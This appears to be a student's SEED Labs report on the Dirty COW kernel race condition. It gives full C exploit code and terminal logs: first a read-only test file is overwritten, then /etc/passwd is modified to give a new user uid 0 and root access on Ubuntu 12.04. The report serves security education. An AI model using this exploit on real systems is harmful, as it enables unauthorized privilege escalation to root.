


Task 1: Set up the memory mapping thread.

In this task, I used the `cow_attack.c` program that was provided by SEED Labs. This program has three threads: main, write, and madvise. I created a test file called `/zzz` and input a series of numbers “111111222222333333” as the content of the text file. The main thread of the program maps the `/zzz` file to memory, finds where the specific pattern “222222” is and then creates the other two threads to exploit the Dirty COW race condition vulnerability in the Ubuntu 12.04 OS kernel. The write thread will replace the string “222222” in memory with “*****”. This thread will only be able to modify the contents in a *copy* of the mapped memory, which will not change anything in the actual `/zzz` file. The madvise thread only discards the private copy of the mapped memory so the page table can point back to the original mapped memory.



```
1 #include <sys/mman.h>
2 #include <fcntl.h>
3 #include <pthread.h>
4 #include <sys/stat.h>
5 #include <string.h>
6
7 void *map;
8 void *writeThread(void *arg);
9 void *madviseThread(void *arg);
10
11 int main(int argc, char *argv[])
12 {
13     pthread_t pth1, pth2;
14     struct stat st;
15     int file_size;
16
17     // Open the target file in the read-only mode.
18     int f=open("/zzz", O_RDONLY);
19
20     // Map the file to COW memory using MAP_PRIVATE.
21     fstat(f, &st);
22     file_size = st.st_size;
23     map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
24
25     // Find the position of the target area
26     char *position = strstr(map, "222222");
27
28     // We have to do the attack using two threads.
29     pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
30     pthread_create(&pth2, NULL, writeThread, position);
31
32     // Wait for the threads to finish.
33     pthread_join(pth1, NULL);
34     pthread_join(pth2, NULL);
35     return 0;
36 }
37
38 void *writeThread(void *arg)
39 {
40     char *content= "*****";
41     off_t offset = (off_t) arg;
42
43     int f=open("/proc/self/mem", O_RDWR);
44     while(1) {
45         // Move the file pointer to the corresponding position.
46         lseek(f, offset, SEEK_SET);
47         // Write to the memory.
48         write(f, content, strlen(content));
49     }
50 }
51
52 void *madviseThread(void *arg)
53 {
54     int file_size = (int) arg;
55     while(1){
56         madvise(map, file_size, MADV_DONTNEED);
57     }
58 }
```

File name “/zzz”

Looks for the string “222222”


Replaces the “222222” string with “*****”

I changed the permissions of the /zzz file to be read-only for normal users. I then compiled the program and launched the attack on the /zzz file.

```
Terminal
[04/12/2019 13:52] seed@ubuntu:~/Documents/Lab 6$ sudo touch /zzz
[04/12/2019 13:52] seed@ubuntu:~/Documents/Lab 6$ sudo chmod 644 /zzz
[04/12/2019 13:52] seed@ubuntu:~/Documents/Lab 6$ cat /zzz
111111222222333333
[04/12/2019 13:52] seed@ubuntu:~/Documents/Lab 6$ ls -l /zzz
-rw-r--r-- 1 root root 19 Apr 12 13:52 /zzz
[04/12/2019 13:52] seed@ubuntu:~/Documents/Lab 6$ gcc cow_attack.c
/tmp/ccHWMijA.o: In function 'main':
cow_attack.c:(.text+0xc7): undefined reference to `pthread_create'
cow_attack.c:(.text+0xf1): undefined reference to `pthread_create'
cow_attack.c:(.text+0x105): undefined reference to `pthread_join'
cow_attack.c:(.text+0x11c): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
[04/12/2019 13:53] seed@ubuntu:~/Documents/Lab 6$ gcc cow_attack.c -lpthread
[04/12/2019 13:53] seed@ubuntu:~/Documents/Lab 6$ a.out
^C
[04/12/2019 13:53] seed@ubuntu:~/Documents/Lab 6$ cat /zzz
111111*****333333
[04/12/2019 13:53] seed@ubuntu:~/Documents/Lab 6$
[04/12/2019 13:53] seed@ubuntu:~/Documents/Lab 6$ echo James Cogswell
James Cogswell
[04/12/2019 13:53] seed@ubuntu:~/Documents/Lab 6$ echo 99999 > /zzz
bash: /zzz: Permission denied
[04/12/2019 13:54] seed@ubuntu:~/Documents/Lab 6$
[04/12/2019 13:54] seed@ubuntu:~/Documents/Lab 6$
[04/12/2019 13:54] seed@ubuntu:~/Documents/Lab 6$ echo James Cogswell
James Cogswell
[04/12/2019 13:54] seed@ubuntu:~/Documents/Lab 6$
```

Task 2: Modify the password file to gain root privilege

The password file `/etc/passwd` is world-readable but non-root users can't modify it. First, I created a new user named "james" and found the `uid` of the new user account. What we're trying to do is modify the `cow_attack.c` program to find the exact string of characters (the uid) and replace the uid with 0000 which would give the user (james) root access.



```
[04/12/2019 12:54] seed@ubuntu:~/Documents/Lab 6$ sudo adduser james
Adding user `james' ...
Adding new group `james' (1003) ...
Adding new user `james' (1002) with group `james' ...
Creating home directory `/home/james' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for james
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
[04/12/2019 12:56] seed@ubuntu:~/Documents/Lab 6$ cat /etc/passwd | grep james
jamescogswell:x:1001:1002:James Cogswell,,,:/home/jamescogswell:/bin/bash
james:x:1002:1003:,,,:/home/james:/bin/bash
[04/12/2019 12:56] seed@ubuntu:~/Documents/Lab 6$
```

Adding user "james"

Searching the password file for james' User ID(uid)

User ID (uid) = 1002

```
cow_attack_mod.c
1 #include <sys/mman.h>
2 #include <fcntl.h>
3 #include <pthread.h>
4 #include <sys/stat.h>
5 #include <string.h>
6
7 void *map;
8 void *writeThread(void *arg);
9 void *adviseThread(void *arg);
10
11 int main(int argc, char *argv[])
12 {
13     pthread_t pth1, pth2;
14     struct stat st;
15     int file_size;
16
17     // Open the target file in the read-only mode.
18     int f=open("/etc/passwd", O_RDONLY);
19
20     // Map the file to COW memory using MAP_PRIVATE.
21     fstat(f, &st);
22     file_size = st.st_size;
23     map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
24
25     // Find the position of the target area
26     char *position = strstr(map, "1002");
27
28     // We have to do the attack using two threads.
29     pthread_create(&pth1, NULL, adviseThread, (void *)file_size);
30     pthread_create(&pth2, NULL, writeThread, position);
31
32     // Wait for the threads to finish.
33     pthread_join(pth1, NULL);
34     pthread_join(pth2, NULL);
35     return 0;
36 }
37
38 void *writeThread(void *arg)
39 {
40     char *content="0000";
41     off_t offset = (off_t) arg;
42
43     int f=open("/proc/self/mem", O_RDWR);
44     while(1) {
45         // Move the file pointer to the corresponding position.
46         lseek(f, offset, SEEK_SET);
47         // Write to the memory.
48         write(f, content, strlen(content));
49     }
50 }
51
52 void *adviseThread(void *arg)
53 {
54     int file_size = (int) arg;
55     while(1){
56         madvise(map, file_size, MADV_DONTNEED);
57     }
58 }
```

File name `"/etc/passwd"` (the password file)

Searching for uid 1002 in the password file

Replacing the value of the uid with the root uid
(root uid = 0000)

The attack: I compiled the new `cow_attack_mod.c` program and executed the attack. I then changed to user *james* and used the command “`id`” to find that my new uid is 0, meaning the attack was successful

```
root@ubuntu: /home/seed/Documents/Lab 6
[04/12/2019 13:33] seed@ubuntu:~/Documents/Lab 6$ gcc cow_attack_mod.c -lpthread
[04/12/2019 13:33] seed@ubuntu:~/Documents/Lab 6$ a.out
^C
[04/12/2019 13:34] seed@ubuntu:~/Documents/Lab 6$ a.out
^C
[04/12/2019 13:34] seed@ubuntu:~/Documents/Lab 6$
[04/12/2019 13:34] seed@ubuntu:~/Documents/Lab 6$ su james
Password:
root@ubuntu: /home/seed/Documents/Lab 6# id
uid=0(root) gid=1003(james) groups=0(root),1003(james)
root@ubuntu: /home/seed/Documents/Lab 6#
```

Summary: I was able to utilize Dirty COW exploit to take advantage of the Ubuntu 12.04 vulnerability that allows me to change the contents of a file that is supposed to be read-only. The way this attack works is by creating a race condition between two threads that execute simultaneously. While both of these threads are running, one of them edits a copy of the contents of the password file, and the race condition makes it possible for the *actual* password file to be edited. This is similar to the bank example where if two people attempt to withdraw money from two different ATMs at the exact same time, the ending balance would show the balance after one of their withdrawals instead of the balance after both withdrawals.